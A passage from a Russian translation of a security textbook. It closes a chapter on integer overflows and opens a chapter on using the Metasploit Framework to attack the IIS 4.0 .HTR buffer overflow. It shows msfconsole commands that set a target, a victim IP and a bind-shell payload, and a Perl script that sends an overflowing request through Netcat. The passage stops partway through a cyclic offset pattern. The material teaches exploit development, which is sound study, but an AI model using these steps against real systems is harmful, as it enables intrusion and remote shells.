- ☑ Часто ошибки переполнения целого обнаруживаются в связи с функцией *malloc*, но проблема не связана ни с управлением памятью, ни конкретно с этой или вообще какой-то функцией из библиотеки LIBC.

Ссылки на сайты

- www.applicationdefense.com. На сайте Application Defense имеется большая подборка бесплатных инструментов по обеспечению безопасности в дополнение к программам, представленным в этой книге.
- www.immunitysec.com. Сайт Дейва Эйтеля (Dave Aitel), посвященный бесплатной библиотеке SPIKE для генерации случайных входных данных. Ее исходные тексты можно загрузить из раздела «Free Tools».
- www.corest.com. Компания Core Security Technologies реализовала немало касающихся безопасности проектов с открытыми исходными текстами, которые бесплатно предоставила в распоряжении сообщества

коллег. Один из самых популярных ее проектов – это библиотека shell-кодов InlineEgg.

- www.eeye.com. Прекрасный сайт, на котором детально описываются уязвимости на платформе Microsoft Windows и даются рекомендации по написанию эксплойтов.
- www.iddefense.com. Компания iDefense за прошедшие два года опубликовала свыше 50 отчетов о найденных уязвимостях. Отличный источник информации по этой теме.

Часто задаваемые вопросы

Следующие часто задаваемые вопросы, на которые отвечают авторы книги, призваны помочь вам оценить, насколько хорошо вы поняли идеи, изложенные в данной главе, и возможные их применения на практике. Если вы хотите задать авторам вопрос, зайдите на страницу www.syngress.com/solutions и заполните форму **Ask the Author**. Заодно вы получите доступ к тысячам других FAQов на сайте ITFAQnet.com.

В: Если я пользуюсь системой защиты от вторжений (intrusion protection system – IPS) или такими утилитами, как stackguard, или заплатой, запрещающей исполнение команд, находящихся в стеке, могу ли я считать, что защищен от эксплойтов, атакующих уязвимости в моей системе?

О: Нет. Эти системы действительно затрудняют написание эксплойтов, но не делают эту задачу неразрешимой. Кроме того, большая часть подобного рода бесплатных утилит мешают лишь эксплуатации уязвимостей, связанных с переполнением стека, но никак не препятствуют атакам на ошибки, связанные с затиранием кучи, и прочие.

В: Какая операционная система самая безопасная?

О: Не доказано, что какая-то из общедоступных операционных систем более безопасна, чем прочие. Некоторые производители заявляют, что их системы безопасны, но уязвимости в них все равно находят и закрывают (хотя не всегда сообщают об этом публично). Для других систем заплатки выходят почти каждую неделю, но зато они и подвергаются более пристальному вниманию хакеров.

В: Если ошибки, связанные с переполнением буфера, и другие уязвимости известны уже так давно, то почему они все еще встречаются в приложениях?

О: Хотя классические переполнения стека теперь уже не так часто встретишь в широко используемых программах, но не все разработчики знают об опасности, а те, кто знает, иногда все же допускают ошибки.

Написание эксплойтов III

Описание данной главы:

- Использование каркаса Metasploit
 - Разработка эксплойтов с помощью каркаса Metasploit
 - Интеграция эксплойтов в каркас
- См. также главы 10, 11

- ☒ Резюме
- ☒ Обзор изложенного материала
- ☒ Часто задаваемые вопросы

Введение

В 2003 году на суд общественности был представлен новый инструмент под названием Metasploit Framework (MSF). Это первый бесплатный каркас для разработки эксплоитов, распространяемый с исходными текстами. В следующем после выпуска году MSF быстро стал одним из самых популярных продуктов в сфере информационной безопасности. Солидную репутацию MSF заслужил благодаря усилиям как основной группы разработчиков, так и сторонних авторов. Результатом их напряженного труда стало более 45 надежных эксплоитов для многих популярных операционных систем и приложений. Каркас Metasploit распространяется на условиях лицензий GNU GPL и «artistic». С каждой новой версией он пополняется новыми эксплоитами и передовыми функциями.

Мы начнем эту главу с обсуждения того, как Metasploit Framework можно использовать в качестве платформы для создания эксплоитов. Основное внимание будет уделено программе *msfconsole* – самому мощному и гибкому из трех имеющихся интерфейсов. Затем мы рассмотрим один из самых полезных аспектов Metasploit, о котором многие пользователи не знают, хотя он способен заметно сократить время разработки полнофункциональных эксплоитов, не требуя обширных предварительных знаний. Проследив за созданием эксплоита, направленного против реальной уязвимости в одном популярном Web-сервере с недоступными исходными текстами, читатель научится применять MSF для организации атаки на переполнение буфера. В этой главе мы объясним также, как интегрировать эксплоит непосредственно в каркас Metasploit на примере детального анализа уже проделанной работы. Не будут оставлены без внимания и детали функционирования ядра Metasploit. По ходу изложения у читателя будет возможность оценить преимущества каркасов для разработки эксплоитов.

Эта глава не рассчитана ни на новичков, ни на экспертов. Ее цель – продемонстрировать полезность инструментария, входящего в состав Metasploit, и навести мосты между теорией и практикой. Чтобы извлечь максимальную пользу из ее прочтения, желательно понимать теоретические основы атак на переполнение буфера и иметь хотя бы базовые навыки программирования.

Использование каркаса Metasploit Framework

Каркас Metasploit Framework написан на языке Perl и работает почти на любой UNIX-платформе, включая и эмулятор Cygwin для Windows. Каркас предоставляет на выбор три интерфейса пользователя: *msfcli*, *msfweb* и *msfconsole*.

Интерфейс *msfcli* полезен для написания сценариев, так как все параметры эксплоита задаются в командной строке. Доступ к интерфейсу *msfweb* можно получить из Web-браузера, он может служить отличной средой для демонстрации уязвимостей. Консоль *msfconsole* – это интерактивная графическая оболочка, наиболее удобная для разработки эксплоитов.

Примечание

Все интерфейсы к Metasploit построены на базе единого API, экспортируемого ядром. API легко расширяется на любое средство коммуникации, например, IRC-чаты, в этом случае интерфейс мог бы стать идеальной средой для коллективной работы и обучения. Такой интерфейс уже разработан, хотя официально еще не выпущен. Ходят слухи, что в разработке находится также интерфейс для Интернет-пейджеров.

Интерактивный командный интерфейс *msfconsole* предоставляет набор команд, с помощью которых пользователь может задать параметры как самого каркаса, так и эксплоита, и в конечном итоге запустить эксплоит. Нераспознанные команды передаются операционной системе, так что можно, не покидая оболочки, выполнять различные вспомогательные утилиты. Мы продемонстрируем работу с *msfconsole* на примере разработки эксплоита для Web-сервера IIS 4.0 на платформе Windows NT с установленным пакетом обновлений Service Pack 5.

На рис. 12.1 показано справочное меню, которое можно вызвать в любой момент нажав клавишу ? или набрав команду *help*.




Рис. 12.1. Справочное меню *msfconsole*

Многообещающе выглядит строка IIS 4.0 .HTR Buffer Overflow, поскольку на машине, которую мы выбрали жертвой, работает IIS 4.0. С помощью команды *info* можно получить информацию о различных аспектах эксплойта, в частности, о целевой платформе и требованиях к ней, о специфике полезной нагрузки, описание и ссылки на внешние источники информации. На рис. 12.3 видно, что среди целевых платформ есть и Windows NT4 SP5, которая нас как раз интересует.

Далее пользователь говорит каркасу, что надо выбрать эксплойт для IIS 4.0, вводя команду `use iis40_htr`. По умолчанию включен режим автозавершения по клавише табуляции, так что достаточно набрать `iis4` и нажать **Tab**. Как видно из рис. 12.5, в командной строке отражен сделанный выбор.

После того как эксплойт выбран, консоль переключается из основного режима в режим эксплойта, а список команд отражает имеющиеся в этом режиме возможности. Например, команда *show* теперь выводит информацию



```
msf >  
msf > use iis40_htr  
msf iis40_htr >
```

Рис. 12.4. Выбор эксплойта

о конкретном модуле, а не список имеющихся эксплойтов, кодировщиков и генераторов дорожек из NOP-команд. Если нажать клавишу ? или набрать команду *help*, то появится список команд, доступных в режиме эксплойта (рис. 12.5).

Далее пользователь просматривает список возможных целей. В Metasploit под «целью» понимается платформа, на которой работает удаленное приложение. Вместе с каждым эксплойтом хранится подробная информация о каждой цели, к которой он применим. Если указать неверную цель, то эксплойт не будет работать и, возможно, приведет к аварийному завершению атакуемого сервиса.

Рис. 12.2. Перечень эксплойтов в окне msfconsole




Рис. 12.5. Список команд в режиме эксплойта

Поскольку нашей целью является Windows NT 4 Service Pack 2, то пользователь вводит команду `set TARGET 2` (см. рис. 12.6).



Рис. 12.6. Задание целевой платформы

Выбрав цель, необходимо сообщить каркасу дополнительную информацию об удаленном хосте. Она предоставляется в виде переменных окружения. Список поддерживаемых переменных можно получить с помощью команды `show options`. Ее результат показан на рис. 12.7, откуда видно, что до запуска эксплойта необходимо задать переменные окружения `RHOST` и `RPORT`. Для




Рис. 12.7. Задание параметров эксплойта

задания `RHOST` вводится команда `set RHOST 192.168.119.136`, в которой указывается IP-адрес машины-жертвы. Номер порта на ней – `RPORT` – по умолчанию совпадает с тем, что нам нужно.

Команда `set` изменяет только переменные окружения для выбранного в данный момент эксплойта. Если нужно запустить для одной и той удаленной машины сразу несколько эксплойтов, то лучше воспользоваться командой `setg`, которая устанавливает значение указанной переменной глобально, то есть сразу для всех эксплойтов. Если установлены локальное и глобальное значение одной и той же переменной, то приоритет отдается локальному.

Для некоторых эксплойтов могут понадобиться дополнительные параметры. Это тоже можно сделать с помощью команды `set`, хотя, как видно из рис. 12.8, в данном случае это ни к чему.



Рис. 12.8. Дополнительные параметры

Следующий шаг – задать полезную нагрузку для эксплойта, которая будет работать на целевой платформе. Подробнее о полезных нагрузках мы будем говорить ниже, а пока предположим, что это «произвольный код», который должен быть выполнен на атакуемой машине. На рис. 12.9 показан список совместимых полезных нагрузок, который можно получить с помощью команды `show payloads`. Набрав команду `set PAYLOAD win32_bind`, пользователь берет в качестве полезной нагрузки код для получения оболочки (shell).




Рис. 12.9. Задание полезной нагрузки

Одно из отличий каркаса Metasploit от большинства общедоступных автономных эксплоитов в том, что он позволяет выбирать произвольную полезную нагрузку в зависимости от сети и условий в атакуемой системе.

После выбора полезной нагрузки, возможно, придется задать ряд дополнительных параметров. На рис. 12.10 показан результат команды *show options*, которая выводит список таких параметров.




Рис. 12.10. Дополнительные параметры полезной нагрузки

При тестировании эксплойта очень полезной оказывается команда *save*. Она сохраняет текущие значения переменных среды и всех прочих параметров эксплойта на диске, так чтобы их можно было загрузить при следующем запуске *mfconsole*.

Если принимаемые по умолчанию параметры полезной нагрузки пользователя устраивают, то для начала атаки следует ввести команду *exploit*. На рис. 12.11 видно, что эксплойт удачно атаковал уязвимую удаленную систему. Открыт прослушиваемый порт, и Metasploit автоматически соединился с ожидающей ввода команд оболочкой.




Рис. 12.11. Эксплойт сработал против уязвимости на удаленной системе

Еще одна уникальная особенность Metasploit – это возможность динамически соединяться с открытыми полезной нагрузкой портами. Традиционно для установления соединения с таким портом использовались внешние программы, например, Netcat. Если нагрузка создавала на удаленной машине

VNC-сервер, то для соединения с ним был нужен VNC-клиент. Каркас же Metasploit устраняет необходимость во внешних обработчиках. Если эксплойт в предыдущем примере выполнил свою задачу, то автоматически открывается соединение с портом 4444 на удаленной машине. Такая возможность поддерживается для всех полезных нагрузок, поставляемых вместе с Metasploit, даже для таких сложных, как shell-код, реализующий VNC-сервер.

В этом примере были рассмотрены лишь команды, необходимые для описываемого ниже процесса создания эксплойта. Прочитать о каркасе Metasploit Framework подробнее, в частности, познакомиться с руководством пользователя можно на официальной странице документации проекта по адресу www.metasploit.com/projects/Framework/documentation.html.

Разработка эксплоитов с помощью каркаса Metasploit

В этом разделе мы сами разработаем автономный эксплойт для той же уязвимости, которая обсуждалась выше. Обычно для написания эксплойта требуется хорошее владение языком ассемблера для целевой архитектуры, детальное знакомство с внутренним устройством операционной системы и умение программировать.

Однако поставляемые в составе Metasploit утилиты существенно упрощают процесс. Каркас абстрагирует многие детали в наборе простых и удобных инструментов, которые позволяют намного сократить время разработки и уменьшить требования к предварительной подготовке пользователя. Мы воспользуемся этими утилитами в процессе создания эксплойта IIS 4.0 HTR Buffer Overflow.

В следующем разделе процесс разработки эксплойта, направленного против простой ошибки, связанной с переполнением стека, рассматривается от начала до конца. Сначала определяется вектор атаки. Затем следует вычислить смещение адреса возврата от вершины стека. Определив наиболее надежный вектор управления, необходимо найти адрес возврата. Перед выбором полезной нагрузки надо принять во внимание ограничения по допустимым символам и размеру. Еще потребуется создать «дорожку», состоящую из команд-заполнителей пор, не выполняющих никаких действий. И, наконец, можно приступить к выбору, генерированию и кодированию полезной нагрузки.

Мы будем предполагать, что целевая машина работает под управлением операционной системы Windows NT4 Service Pack 5 на 32-разрядном процессоре Intel x86, и на ней запущен Web-сервер Microsoft Internet Information Server (IIS) версии 4.0.

Определение вектора атаки

Вектор атаки – это последовательность действий, в результате которых атакующий получает доступ к системе, отправив ей запрос со специально подготовленной полезной нагрузкой. Эта нагрузка содержит код, который будет выполнен на системе-жертве.

Первый шаг при разработке эксплойта – определиться с вектором атаки. Поскольку исходные тексты Web-сервера IIS недоступны, то придется полагаться на опубликованные бюллетени по информационной безопасности и попытаться собрать как можно больше информации. Мы собираемся атаковать уязвимость, связанную с переполнением буфера в IIS 4.0, описание которой было впервые опубликовано компанией eEye на странице www.eeye.com/html/research/advisories/AD19990608.html. В этом документе сказано, что переполнение возникает, если у сервера запрошен файл с очень длинным именем и расширением .htr. Когда IIS получает такой запрос, он передает имя файла динамически загружаемой библиотеке ISM. Так как ни сам IIS, ни ISM не контролируют выход имени файла за границы отведенного под него буфера, то при достаточно длинном имени возникнет переполнение и можно будет изменить адрес возврата из уязвимой функции. Перехватив управление библиотекой ISM и, как следствие, процессом inetinfo.exe, атакующий сможет заставить систему выполнить код полезной нагрузки. Зная о том, как вызывать переполнение, нужно решить, каким образом послать серверу IIS длинное имя файла.

Стандартный запрос на Web-страницу включает указание метода (GET или POST), имя и путь к файлу и дополнительную информацию в соответствии с протоколом HTTP в виде набора заголовков. Запрос завершается дважды повторяющейся последовательностью символов возврата каретки и перевода строки (с ASCII-кодами 0x10 и 0x13 соответственно). Ниже приведен пример GET-запроса на страницу index.html по протоколу HTTP 1.0.

```
GET /index.html HTTP/1.0\r\n\r\n
```

Согласно опубликованному сообщению, имя файла должно быть очень длинным и заканчиваться расширением .htr. То есть атакующий запрос должен выглядеть примерно так:

```
GET /extremelylargeststringofcharactersthatgoesonand.htr HTTP/1.0\r\n\r\n
```

Хотя этот запрос слишком короткий и переполнения не вызовет, но он дает представление о векторе атаки. В следующем разделе мы определим длину, необходимую для перезаписи адреса возврата.

Нахождение смещения

Определившись с вектором атаки, мы можем написать Perl-сценарий, который вызовет переполнение буфера и перезапись адреса возврата (пример 12.1).

Пример 12.1. Перезапись адреса возврата

```
1 $string = "GET /";
2 $string .= "A" x 4000;
3 $string .= ".htr HTTP/1.0\r\n\r\n";
4
5 open(NC, "|nc.exe 192.168.181.129 80");
6 print NC $string;
7 close(NC);
```

В строке 1 мы начинаем построение строки запроса с указания его типа GET. В строке 2 в конец строки дописывается 4000 символов 'A' в качестве имени файла. В строке 3 к имени файла добавляется расширение .htr. Получив файл с таким расширением, IIS передаст его для обработки библиотеке ISM. Кроме того, в строке 3 указана версия протокола HTTP и завершающая последовательность из символов возврата каретки и перевода строки. В строке 5 создается конвейер с программой Netcat. Поскольку программирование сокетов – это не тема данной главы, то мы поручим все сетевые коммуникации этой программе. В данном случае мы попросили Netcat установить соединение с портом 80 по адресу 192.168.181.129. В строке 5 строка \$string выводится в конвейер, который в конечном итоге доставляет ее хосту-жертве.

На рис. 12.12 показана строка, отправляемая IIS.

GET /	AAAAAAAA ... (4000 символов "A")	.htr HTTP/1.0\r\n\r\n

Рис. 12.12. Первый вариант строки для атаки

Мы хотим проверить, был ли адрес возврата перезаписан этой строкой. Для этого понадобится отладчик. Действовать нужно следующим образом:

1. Присоединить отладчик к процессу inetinfo.exe. Убедиться, что после прерывания процесс продолжил выполнение.
2. Выполнить сценарий из примера 12.1.
3. Посланная строка должна перезаписать адрес возврата.
4. Адрес возврата извлекается из стека в регистр EIP.
5. Если процессор попытается загрузить в EIP неверный адрес, система вызовет исключение из-за нарушения защиты памяти.
6. Отладчик перехватит это исключение и остановит процесс.

7. После этого в отладчике можно просмотреть всю информацию о процессе, включая содержимое виртуальной памяти, дизассемблированные команды, текущее содержимое стека и регистров.

Сценарий из примера 12.1 действительно приводит к перезаписи EIP. В окне отладчика на рис. 12.13 видно, что в стеке на месте, где должен быть адрес возврата, находится значение 0x41414141. В кодировке ASCII это буквы AAAA, то есть часть посланного нами имени файла. В результате попытки перехода по неверному адресу 0x41414141 процесс был остановлен.




Рис. 12.13. Окно регистров отладчика

Примечание

При работе с приложениями, исходные тексты которых недоступны, часто приходится прибегать к помощи отладчика, чтобы понять, как устроена программа. Помимо возможности исполнения машинных команд в пошаговом режиме, отладчик еще позволяет просматривать содержимое регистров, виртуальной памяти и получать другую информацию о процессе. Особенно полезно это бывает на поздних стадиях разработки эксплойта, когда нужно решить, каких символов следует избегать и каковы ограничения по размеру shell-кода.

Два популярных отладчика для Windows можно загрузить со следующих сайтов:

www.microsoft.com/whdc/devtools/debugging/default.mspx

<http://home.t-online.de/home/Ollydbg>

Мы пользовались отладчиком Ollydbg. Подробнее как о нем, так и о процедуре отладки в общем можно узнать из справочной системы, включенной в состав Ollydbg.

Чтобы можно было гарантированно перезаписать хранящийся в стеке адрес возврата, мы должны найти именно те четыре буквы 'A', которые оказались на его месте. Увы, имя файла, состоящее из одних букв 'A', не позволя-

ет получить достаточно информации о том, где находится адрес возврата. Нужно составить имя так, чтобы любые четыре последовательных байта были уникальны. Когда они будут загружены из стека в регистр EIP, мы сможем точно определить их положение в имени файла и дальше достаточно будет подсчитать число символов до них, чтобы точно определить, сколько байтов следует послать, чтобы перезаписать адрес возврата. Число байтов до четверки, оказывающейся в стеке на месте адреса возврата, называется смещением.

Чтобы создать имя файла, в котором любые четыре последовательных байта уникальны, воспользуемся методом *PatternCreate()* из модуля *Pex.pm*, который находится в каталоге *~/framework/lib*. Этот метод принимает один аргумент, задающий длину генерируемой последовательности. Полученную строку можно будем скопировать в наш сценарий и использовать в качестве имени файла.

Выполнить метод *PatternCreate()* можно с помощью команды *perl -e 'use Pex; print Pex::Text::PatternCreate(4000)'*. Ее вывод скопирован в сценарий, представленный в примере 12.2.

Пример 12.2. Перезапись адреса возврата с помощью неповторяющейся последовательности

```
1 $pattern =
2 "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0" .
3 "Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1" .
4 "Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2" .
5 "Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3" .
6 "Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4" .
7 "Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5" .
8 "Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6" .
9 "Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7" .
10 "Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8" .
11 "As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9" .
12 "Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0" .
13 "Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1" .
14 "Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2" .
15 "Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3" .
16 "Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4" .
17 "Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5" .
18 "Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6" .
19 "Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7" .
20 "Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8" .
21 "Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9" .
22 "Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0" .
23 "Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1" .
24 "Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2" .
25 "Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3"
```

```

26 "By4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4" .
27 "Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5" .
28 "Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6" .
29 "Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7" .
30 "Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8" .
31 "Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9" .
32 "Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0" .
33 "Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1" .
34 "Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2" .
35 "Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs5Cs6Cs7Cs8Cs9Ct0Ct1Ct2Ct3" .
36 "Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv3Cv4" .
37 "Cv5Cv6Cv7Cv8Cv9Cw0Cw1Cw2Cw3Cw4Cw5Cw6Cw7Cw8Cw9Cx0Cx1Cx2Cx3Cx4Cx5" .
38 "Cx6Cx7Cx8Cx9Cy0Cy1Cy2Cy3Cy4Cy5Cy6Cy7Cy8Cy9Cz0Cz1Cz2Cz3Cz4Cz5Cz6" .
39 "Cz7Cz8Cz9Da0Da1Da2Da3Da4Da5Da6Da7Da8Da9Db0Db1Db2Db3Db4Db5Db6Db7" .
40 "Db8Db9Dc0Dc1Dc2Dc3Dc4Dc5Dc6Dc7Dc8Dc9Dd0Dd1Dd2Dd3Dd4Dd5Dd6Dd7Dd8" .
41 "Dd9De0De1De2De3De4De5De6De7De8De9Df0Df1Df2Df3Df4Df5Df6Df7Df8Df9" .
42 "Dg0Dg1Dg2Dg3Dg4Dg5Dg6Dg7Dg8Dg9Dh0Dh1Dh2Dh3Dh4Dh5Dh6Dh7Dh8Dh9Di0" .
43 "Di1Di2Di3Di4Di5Di6Di7Di8Di9Dj0Dj1Dj2Dj3Dj4Dj5Dj6Dj7Dj8Dj9Dk0Dk1" .
44 "Dk2Dk3Dk4Dk5Dk6Dk7Dk8Dk9Dl0Dl1Dl2Dl3Dl4Dl5Dl6Dl7Dl8Dl9Dm0Dm1Dm2" .
45 "Dm3Dm4Dm5Dm6Dm7Dm8Dm9Dn0Dn1Dn2Dn3Dn4Dn5Dn6Dn7Dn8Dn9Do0Do1Do2Do3" .
46 "Do4Do5Do6Do7Do8Do9Dp0Dp1Dp2Dp3Dp4Dp5Dp6Dp7Dp8Dp9Dq0Dq1Dq2Dq3Dq4" .
47 "Dq5Dq6Dq7Dq8Dq9Dr0Dr1Dr2Dr3Dr4Dr5Dr6Dr7Dr8Dr9Ds0Ds1Ds2Ds3Ds4Ds5" .
48 "Ds6Ds7Ds8Ds9Dt0Dt1Dt2Dt3Dt4Dt5Dt6Dt7Dt8Dt9Du0Du1Du2Du3Du4Du5Du6" .
49 "Du7Du8Du9Dv0Dv1Dv2Dv3Dv4Dv5Dv6Dv7Dv8Dv9Dw0Dw1Dw2Dw3Dw4Dw5Dw6Dw7" .
50 "Dw8Dw9Dx0Dx1Dx2Dx3Dx4Dx5Dx6Dx7Dx8Dx9Dy0Dy1Dy2Dy3Dy4Dy5Dy6Dy7Dy8" .
51 "Dy9Dz0Dz1Dz2Dz3Dz4Dz5Dz6Dz7Dz8Dz9Ea0Ea1Ea2Ea3Ea4Ea5Ea6Ea7Ea8Ea9" .
